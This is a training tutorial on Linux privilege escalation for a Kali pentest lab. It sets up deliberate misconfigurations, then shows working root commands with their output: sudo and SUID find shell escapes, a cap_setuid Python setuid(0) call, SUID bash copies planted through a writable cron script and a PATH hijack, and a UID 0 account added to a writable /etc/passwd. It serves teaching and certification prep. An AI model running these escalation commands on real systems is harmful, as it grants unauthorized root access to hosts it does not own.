
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | peass 20260601.a39c90f1-0kali1 (linpeas)libcap2-bin 1:2.78-1 (getcap / setcap) |
| Lab environment | Pentest lab |
| Cert prep | CompTIA PenTest+ PT0-003 — Domain 4c (host-based attacks and privilege escalation) |
| Privilege | Low-privilege shell for enumeration and abuse paths; sudo or root only to plant lab fixtures |
| Scope | Ordered Linux privilege escalation from low-priv shell to root: sudo, SUID/SGID, capabilities, cron, PATH hijacking, passwd/shadow permissions, credentials, groups/containers/NFS, kernel last, and LinPEAS verification. Does not cover Windows priv esc, full GTFOBins catalogs, or a CVE exploit dump. |
| Related guides | John the Ripper password cracker |
Privilege escalation means moving from a weak account (like lowpriv) to a stronger one (usually root). You already have a shell. Now you need a path.
Do this in order:
- Enumerate (who am I, what can I run?)
- Gather evidence (permissions, writable files, sudo rules)
- Decide which finding is real
- Abuse it in a controlled way
- Prove success with
idshowinguid=0(root)
This guide uses a dedicated lowpriv account on Kali with intentional misconfigurations under /opt/privesc-lab. Run the Prepare the privilege escalation lab steps once as root before you practice as lowpriv.
Prepare the privilege escalation lab on Kali
Run these steps once as root on a disposable Kali VM or lab snapshot. They follow the same misconfiguration patterns the sections below abuse — not a hidden repo script. Snapshot the VM as kali-privesc-lab-clean before you practice as lowpriv.
Create the practice user and workspace:
useradd -m -s /bin/bash -u 2100 lowpriv 2>/dev/null || true
echo 'lowpriv:lowpriv' | chpasswd
mkdir -p /opt/privesc-lab /opt/app /home/lowpriv/.local/bin
chown -R lowpriv:lowpriv /home/lowpriv/.local
Sudo misconfiguration — allow NOPASSWD find:
echo 'lowpriv ALL=(root) NOPASSWD: /usr/bin/find' > /etc/sudoers.d/lowpriv-find
chmod 440 /etc/sudoers.d/lowpriv-find
SUID binary — copy find with the SUID bit:
cp /usr/bin/find /opt/privesc-lab/find-backup
chmod u+s /opt/privesc-lab/find-backup
File capability — copy Python with cap_setuid:
cp "$(command -v python3)" /opt/privesc-lab/python3-cap
setcap cap_setuid=ep /opt/privesc-lab/python3-cap
Cron — writable root script:
printf '%s\n' '#!/bin/bash' 'echo ok' > /opt/privesc-lab/backup.sh
chmod 777 /opt/privesc-lab/backup.sh
echo '* * * * * root /opt/privesc-lab/backup.sh' > /etc/cron.d/privesc-lab
Cron — PATH hijack:
printf '%s\n' '#!/bin/bash' 'backuputil' > /opt/privesc-lab/path-job.sh
chmod 755 /opt/privesc-lab/path-job.sh
echo '* * * * * root PATH=/home/lowpriv/.local/bin:/usr/bin:/bin /opt/privesc-lab/path-job.sh' > /etc/cron.d/privesc-path
Credential in a readable config file:
printf '%s\n' 'DB_PASSWORD=SuperSecretDb!' > /opt/app/.env
chmod 644 /opt/app/.env
echo 'mysql -u root -pSuperSecretDb!' >> /home/lowpriv/.bash_history
chown lowpriv:lowpriv /home/lowpriv/.bash_history
Writable /etc/passwd (lab only) — only for the passwd-permissions section; restore after that exercise:
chmod 666 /etc/passwdSwitch to the low-privilege account for every command in the sections below:
su - lowprivRestore /etc/passwd permissions (chmod 644 /etc/passwd) and remove the cron drop-ins when you finish the lab.
Linux privilege escalation quick checklist
Work top to bottom. Tools help later. They do not replace the list.
- Identify the current user, groups, host, and OS
- Inspect
sudo -l - Inspect SUID and SGID binaries
- Inspect file capabilities (
getcap) - Inspect privileged cron jobs, timers, and services
- Inspect PATH hijacks and writable service scripts
- Check weak permissions on
passwd/shadow - Search credentials and sensitive configs
- Consider dangerous groups, containers, and NFS
- Evaluate kernel or local CVE exploits last
- Run LinPEAS to catch what you missed, then verify by hand

A highlight is not a win by itself. You still need a condition you can prove:
- A root cron line alone is not enough (the script or PATH must be controllable)
- A SUID binary on GTFOBins alone is not enough (the abuse recipe must match)
- A red LinPEAS line alone is not enough (confirm the permission by hand)
What is Linux privilege escalation?
You start with a low-privilege shell. The goal is root (or another high-privilege account).
Common paths:
- Misconfigured
sudo - Dangerous SUID/SGID binaries
- Over-powered file capabilities
- Writable scripts run by root (cron, services, PATH)
- Weak permissions on authentication files
- Reused credentials
- Dangerous group membership or NFS options
- Kernel exploits (last resort)
This guide teaches the methodology first, then one controlled example per major technique.
Establish current access and enumerate the host
Start by recording who you are. Group membership often beats a random SUID hunt.
Ask the shell for your username:
whoamilowprivYou are logged in as lowpriv, not root.
Ask for the full identity line (user ID, group ID, and groups):
iduid=2100(lowpriv) gid=2100(lowpriv) groups=2100(lowpriv)What this means:
uid=2100(lowpriv)is your usergroups=2100(lowpriv)shows only your own group- No
docker,lxd,disk, oradmhere, so those shortcuts are closed on this host
Capture the hostname:
hostnamekaliYou are on host kali. Put that in your notes for the report.
Record the kernel release (needed only if you try a kernel exploit later):
uname -r6.19.14+kali-amd64Save this string. Do not compile exploits from it yet.
Confirm the OS release:
head -3 /etc/os-releasePRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
VERSION_ID="2026.2"This lab target is Kali Rolling 2026.2. On a client host you would see Ubuntu, RHEL, Debian, or similar.
Check sudo permissions first
sudo lets a normal user run selected commands as another user (often root). sudo -l lists what you are allowed to run. It is usually the best early check.
The sudo command reference covers the broader tool. Here you only need the permission listing.
List your sudo rights:
sudo -lMatching Defaults entries for lowpriv on kali:
secure_path=/usr/sbin\:/usr/bin\:/sbin\:/bin
User lowpriv may run the following commands on kali:
(root) NOPASSWD: /usr/bin/findRead the important line:
(root)= the command runs as rootNOPASSWD= no password prompt/usr/bin/find= only this binary is allowed (the full path matters)
Next step: open GTFOBins for find and use the sudo section. Look up the one binary you have. Do not memorize every escape.
Abuse find with -exec so it runs a small root command for you:
sudo /usr/bin/find . -exec /bin/sh -p -c 'id; whoami' \; -quituid=0(root) gid=0(root) groups=0(root)
rootuid=0(root) means you succeeded. That is the full path:
- Evidence from
sudo -l - Recipe from GTFOBins
- Controlled abuse
- Proof with
id
Other sudo -l outcomes:
- Password prompt and you do not know the password → note it and move on
(ALL) ALLwithoutNOPASSWD→ you still need the account password- A narrow command only (for example
systemctl restart nginx.service) → GTFOBins may not apply until the rule is broader
SUID and SGID privilege escalation
Normal programs run as you. A SUID binary runs as the file owner instead.
- If the owner is root, the program gets root power while it runs
- If that program lets you spawn a shell or write files, you can escalate
SGID is the same idea for group privileges. Hunt those later with -perm -2000 when needed.
Enumerate SUID files (trimmed; real hosts return more):
find / -perm -4000 -type f 2>/dev/null | head -20/opt/privesc-lab/find-backup
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/chromium/chrome-sandbox
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/suSplit the list into two buckets:
- Expected helpers:
passwd,sudo,su,mountfamily (usually not your path) - Unusual paths or custom names:
/opt/privesc-lab/find-backup(investigate first)
Inspect the unusual one:
ls -l /opt/privesc-lab/find-backup-rwsr-xr-x 1 root root 237168 Sep 3 14:20 /opt/privesc-lab/find-backupWhat to notice:
- The
sin-rwsis the SUID bit - Owner is
root - This file is a copy of
find, so the GTFOBins SUID recipe forfindapplies
Abuse it the same way as sudo find:
/opt/privesc-lab/find-backup . -exec /bin/sh -p -c 'id; whoami' \; -quituid=2100(lowpriv) gid=2100(lowpriv) euid=0(root) groups=2100(lowpriv)
rooteuid=0(root) means effective privileges are root, even though the real UID is still lowpriv. Keep -p on the shell when the binary would otherwise drop privileges.
Why some SUID binaries fail:
/usr/bin/passwdis SUID root by design and does not give a shell- GTFOBins listing without a matching abuse condition is not a finding yet
- A
nosuidmount ignores the SUID bit on that filesystem
Linux capabilities privilege escalation
Full root is a big package of powers. Capabilities split that package into smaller bits (network, setuid, raw disk, and so on).
Why this matters:
- A binary can hold
cap_setuidwithout looking like a normal SUID file find -perm -4000will miss it- You must also run
getcap
Enumerate file capabilities:
getcap -r / 2>/dev/null | head -20/opt/privesc-lab/python3-cap cap_setuid=ep
/usr/lib/nmap/nmap cap_net_bind_service,cap_net_admin,cap_net_raw=eip
/usr/bin/dumpcap cap_net_admin,cap_net_raw=eip
/usr/bin/fping cap_net_raw=epHow to read this:
cap_net_rawondumpcap/fpingis common and rarely full rootcap_setuid=epon a general interpreter (Python here) is high value- That capability lets the process call
setuid(0)and become root
Abuse the lab Python build:
/opt/privesc-lab/python3-cap -c 'import os; os.setuid(0); import subprocess; subprocess.call(["id"])'uid=0(root) gid=2100(lowpriv) groups=2100(lowpriv)uid=0(root) confirms the capability worked. Priority caps on interpreters to review on any host:
cap_setuidcap_setgidcap_dac_overridecap_sys_admin
Cron jobs and scheduled tasks
Cron runs commands on a schedule. Root often runs maintenance scripts this way.
Important rule: a root cron entry is not vulnerable by itself. You need a condition you control:
- The script root runs is writable by you
- A directory in the search path is writable so you can plant a binary name
- Unsafe wildcard expansion you can influence
Inspect the lab cron drop-in:
cat /etc/cron.d/privesc-lab* * * * * root /opt/privesc-lab/backup.shRoot runs /opt/privesc-lab/backup.sh every minute. That alone is not the bug.
Check whether you can write the script:
ls -l /opt/privesc-lab/backup.sh-rwxrwxrwx 1 root root 131 Sep 3 14:29 /opt/privesc-lab/backup.sh777 (-rwxrwxrwx) means anyone can edit the file. That is the real condition: writable script + root execution.
Overwrite the script to plant a SUID bash copy (in the lab you can also trigger the same file as root once):
printf '%s\n' '#!/bin/bash' 'cp /bin/bash /tmp/rootbash' 'chmod 4755 /tmp/rootbash' > /opt/privesc-lab/backup.shThe command writes quietly when it succeeds. After cron (or a lab root run) finishes, verify the planted binary:
/tmp/rootbash -p -c 'id'uid=0(root) gid=0(root) groups=0(root)uid=0(root) means the planted shell is root-capable.
When to skip cron:
- Script is
644and owned by root → you cannot edit it - Only the cron line exists and the script is immutable → no cron path yet
PATH hijacking and writable service files
Escalation often comes from how a privileged process starts, not only from static SUID bits.
Enumerate root processes and local services
List root-owned userland processes (trimmed):
ps -ef | awk '$1=="root" && $8 !~ /^\[/' | head -8root 1 0 0 09:30 ? 00:00:23 /sbin/init splash
root 539 1 0 09:30 ? 00:00:00 /usr/sbin/haveged --Foreground --verbose=1
root 548 1 0 09:30 ? 00:00:00 /usr/libexec/accounts-daemon
root 600 1 0 09:30 ? 00:00:00 /usr/sbin/NetworkManager --no-daemon
root 607 1 0 09:30 ? 00:00:00 /usr/sbin/cron -fYou are looking for custom binaries, odd working directories, and scripts under /opt, /home, or /tmp.
List listening TCP ports:
ss -lnt | head -8State Recv-Q Send-Q Local Address:Port Peer Address:Port
LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
LISTEN 0 200 127.0.0.1:5432 0.0.0.0:*
LISTEN 0 4096 127.0.0.1:6444 0.0.0.0:*Local-only admin tools (127.0.0.1) are worth noting for later credential or service abuse.
List running systemd services:
systemctl --type=service --state=running --no-pager | head -10 UNIT LOAD ACTIVE SUB DESCRIPTION
accounts-daemon.service loaded active running Accounts Service
cron.service loaded active running Regular background program processing daemon
dbus.service loaded active running D-Bus System Message Bus
getty@tty1.service loaded active running Getty on tty1For each interesting unit, check whether the ExecStart= script or its config is writable by you.
Controlled PATH hijack
PATH hijacking works when a root job calls a command by name (not /usr/bin/name) and your directory appears first in PATH.
Lab cron line:
cat /etc/cron.d/privesc-path* * * * * root PATH=/home/lowpriv/.local/bin:/usr/bin:/bin /opt/privesc-lab/path-job.shThree conditions are present:
- Root runs the job
PATHstarts with a directory you control (/home/lowpriv/.local/bin)- The script calls a relative command
Inspect the script:
cat /opt/privesc-lab/path-job.sh#!/bin/bash
# Lab: calls backuputil without absolute path (PATH must include attacker dir)
backuputilbackuputil has no absolute path. Root will search PATH and hit your copy first.
Plant the attacker binary:
printf '%s\n' '#!/bin/bash' 'cp /bin/bash /tmp/pathroot' 'chmod 4755 /tmp/pathroot' > ~/.local/bin/backuputilMake it executable:
chmod 755 ~/.local/bin/backuputilAfter the privileged job runs (cron, or the same PATH=... invocation in the lab), verify:
/tmp/pathroot -p -c 'id'uid=0(root) gid=0(root) groups=0(root)uid=0(root) means the hijacked relative command ran as root.
If every privileged script uses absolute paths (/usr/bin/tar), this path closes. Writable service units and writable ExecStart scripts are the sibling check.
Weak permissions on passwd and shadow files
Authentication files are a classic high-value check. Do not confuse normal readability with a vulnerability.
Check permissions:
ls -l /etc/passwd /etc/shadow-rw-r--r-- 1 root root 3418 Sep 3 14:37 /etc/passwd
-rw-r----- 1 root shadow 1774 Sep 3 14:37 /etc/shadowNormal baseline:
/etc/passwdis world-readable (644) on most Linux systems. That alone is not a finding./etc/shadowshould not be world-readable. Here onlyrootand groupshadowcan read it.
Try reading shadow as lowpriv:
head -1 /etc/shadowhead: cannot open '/etc/shadow' for reading: Permission deniedPermission denied is expected. If this succeeds, you can copy hashes for offline cracking with John the Ripper or hashcat.
When /etc/passwd is writable
Writable /etc/passwd is always a severe finding. What you can do with it depends on how that host authenticates users.
Modern shadow-password systems normally look like this:
/etc/passwdpassword field isx(a placeholder)- Real password hashes live in
/etc/shadow - NSS/PAM decide whether a hash still sitting in
/etc/passwdis accepted
So do not assume “paste a crypt hash into /etc/passwd → su works everywhere.” Treat write access as the finding first. Then verify authentication behavior on the target.
On this tested Kali lab, placing a crypt hash directly in the writable /etc/passwd password field allowed su to authenticate the added UID 0 account. Modern systems normally store password hashes in /etc/shadow, so verify the authentication behavior on the target rather than assuming this exact technique applies everywhere.
Generate a password hash (lab proof only):
openssl passwd -6 -salt labprivesc 'RootMe123!'$6$labprivesc$7fwgF1vp/BKN3.coxfEwmW6deDxO/DKg/QHT89FFicdRE9vzRMaclmIWT9JQ.rB1C/bl/dMLZq5wT6gETGY/91The line shape used in that Kali test was:
hacker:<paste-openssl-hash>:0:0:root:/root:/bin/bashThen authenticate as that account (lab proof):
echo 'RootMe123!' | su - hacker -c 'id; whoami'uid=0(root) gid=0(root) groups=0(root)
rootI restored the original /etc/passwd immediately after the check. Do not leave a live host writable or with leftover UID 0 accounts.
If write access exists but that su path fails, the finding still stands. Look for other ways the file edit can create or alter a UID 0 identity under that host’s PAM stack, or report the misconfiguration and move on.
Search for credentials and sensitive files
Sometimes the fastest path is a reused password, not a binary trick. Search for secrets that raise privilege.
Check shell history for pasted passwords:
tail -3 ~/.bash_historymysql -u root -pSuperSecretDb!Someone typed a MySQL root password on this account. Try it only inside engagement scope.
Check an application env file the low-priv user can read:
cat /opt/app/.envDB_PASSWORD=SuperSecretDb!Same secret appears in a config file. Also review when present:
~/.sshkeys- Backup archives
.gitconfigs- Service unit
Environment=lines
Dangerous groups, containers, and NFS
Some groups are almost as powerful as root on a misconfigured host. Treat them as leads, not automatic wins.
| Group / path | Why it matters |
|---|---|
docker |
Often allows mounting the host or running a privileged container |
lxd / lxc |
Classic image escape to host root when the socket is usable |
disk |
Raw disk access can expose /etc/shadow |
adm |
Frequently reads logs that leak credentials |
On this lab host, lowpriv is not in those groups, so the path was elsewhere. Always re-check id after lateral movement. A different service account may already hold docker.
NFS and no_root_squash
NFS shares folders over the network. With no_root_squash, a file you create as root on your NFS client can keep UID 0 on the server.
Quick checks:
- Readable
/etc/exportsorshowmount -e - Mount options that include
no_root_squash
Many modern exports use root_squash instead. Finish sudo, SUID, capabilities, cron, and PATH before spending hours on NFS.
Kernel exploits as a last resort
Put kernel exploits last on purpose. They attack the operating system itself and can crash the host.
You need all of these before you try one:
- Exact version and architecture match
- Awareness of distribution backports (the
unamestring can look “vulnerable” while the fix is already applied) - Rules of engagement that allow crash risk
- A public, well-tested exploit, not a random GitHub PoC
Do not start an engagement by firing exploits at uname -a. Finish misconfiguration paths first.
Use LinPEAS to find missed privilege escalation paths
LinPEAS (from the Kali peass package) is an automated enumerator. Run it after the manual checks so the colors mean something.
linpeas 2>/dev/null | tee /tmp/linpeas-lowpriv.txtThe full report is long. On this lab host it highlighted the same planted issues. Trimmed excerpts:
User lowpriv may run the following commands on kali:
    (root) NOPASSWD: /usr/bin/find

-rwsr-xr-x 1 root root 232K Sep  3 14:20 /opt/privesc-lab/find-backup (Unknown SUID binary!)

Files with capabilities (limited to 50):
/opt/privesc-lab/python3-cap cap_setuid=ep
What these lines mean:
- NOPASSWD
find→ GTFOBins sudo section, then test - Unknown SUID
find-backup→ls -l, GTFOBins SUID, then test python3-cap cap_setuid=ep→ dangerous capability on an interpreter
LinPEAS finds potential paths. Finish every highlight with the same loop you already used:
- Read the LinPEAS line
- Confirm with a manual command (
sudo -l,ls -l,getcap) - Match GTFOBins or a known recipe only when the condition fits
- Abuse in a controlled way
- Prove with
idas root
If any step fails, close the lead and move on.
Linux privilege escalation checklist
Use this order on the next host:
whoami,id,hostname,uname -a, OS releasesudo -l→ GTFOBins for each allowed binaryfind / -perm -4000/-2000→ unusual paths → GTFOBinsgetcap -r /→ dangerous caps on interpreters- Cron, timers, writable scripts called by root
ps/ss/systemctl→ PATH hijacks and writable service filesls -l /etc/passwd /etc/shadow→ writable passwd or readable shadow- History, configs, keys, env files, backups
- Groups (
docker,lxd,disk,adm) and NFS exports - Kernel or local CVE only after the above
- LinPEAS → manual confirmation of each promising line
- Verify with
idas root and record remediation notes
Troubleshooting
| Symptom | Likely cause | Fix |
|---|---|---|
| Binary on GTFOBins but no shell | Wrong section (sudo vs SUID), version mismatch, or hardened build | Match the exact abuse class; confirm with ls -l / sudo -l |
sudo command differs from GTFOBins |
Absolute path, args restricted, or NOEXEC | Re-read the sudoers line; try only what the rule allows |
| Cron looks promising | Script not writable; only the unit file is | Prove write access on the executed path |
| PATH hijack fails | Privileged script uses absolute paths | Check ExecStart= and cron PATH= for relative names |
| Capability listed but useless | Cap does not grant setuid or filesystem override | Prioritize cap_setuid / cap_dac_override on interpreters |
/etc/passwd readable |
Normal on Linux | Only escalate when the file is writable, or when shadow is readable |
Writable /etc/passwd but su fails |
Hashes normally live in /etc/shadow; PAM may ignore passwd-field crypt |
Keep the finding; verify auth behavior; do not assume the Kali hash-in-passwd trick is universal |
| Shell behaves oddly | Restricted shell, container, or AppArmor/SELinux | Check cat /proc/1/cgroup, mount, security modules |
| SUID binary ignored | Mount has nosuid |
findmnt the path; abuse elsewhere |
| Kernel “looks vulnerable” | Distro backport already applied | Prefer misconfigs; verify advisory against the package changelog |
Summary
Linux privilege escalation is a method, not a tool dump. Start with who you are and what sudo -l allows. Then walk SUID, capabilities, cron, PATH and service files, passwd/shadow permissions, credentials, and group or NFS leads. Keep kernel exploits last because version matching and crash risk make them a poor first move.
On the Kali lab fixtures, lowpriv reached root through NOPASSWD find, a custom SUID binary, cap_setuid on a Python copy, a world-writable root cron script, a PATH hijack with a relative command, and a temporarily writable /etc/passwd. LinPEAS surfaced several of the same items, but each still needed a manual condition check and an id proof.
Carry the checklist into the next engagement. Pair it with Windows privilege escalation when the foothold is Windows. Report the misconfiguration and a practical fix, not only the exploit command.
References
Frequently Asked Questions
What should I check first after getting a Linux shell?
Record whoami and id, then run sudo -l. Group membership and sudo rules often beat a long SUID sweep. Stabilize the shell only as much as you need to keep the session.
How do I use GTFOBins for privilege escalation?
Identify the exact binary and privilege class you have (sudo, SUID, or capabilities), open that binary on GTFOBins, and use the matching section. Confirm the lab conditions still match the recipe before you claim a finding.
Why is a SUID binary listed but not exploitable?
Many SUID programs are intentional and carefully constrained. GTFOBins documents known escape patterns; without a matching pattern, or on a nosuid mount, the bit alone is not a path to root.
Is a world-readable /etc/passwd a vulnerability?
No. World-readable /etc/passwd is normal. Escalate only when the file is writable, or when /etc/shadow is readable and you can crack the hashes offline. A writable /etc/passwd is a severe finding even if a classic hash-in-passwd login does not work on that host’s PAM setup.
Does LinPEAS replace manual enumeration?
No. LinPEAS is a fast coverage pass. Treat red or yellow lines as leads: re-run the manual command, confirm the writable or privileged condition, then abuse and verify.
When should I try a kernel exploit?
After misconfiguration paths fail, when RoE allows instability, and when the advisory matches the real package, not only the uname string. Prefer proven local exploits over random PoCs.
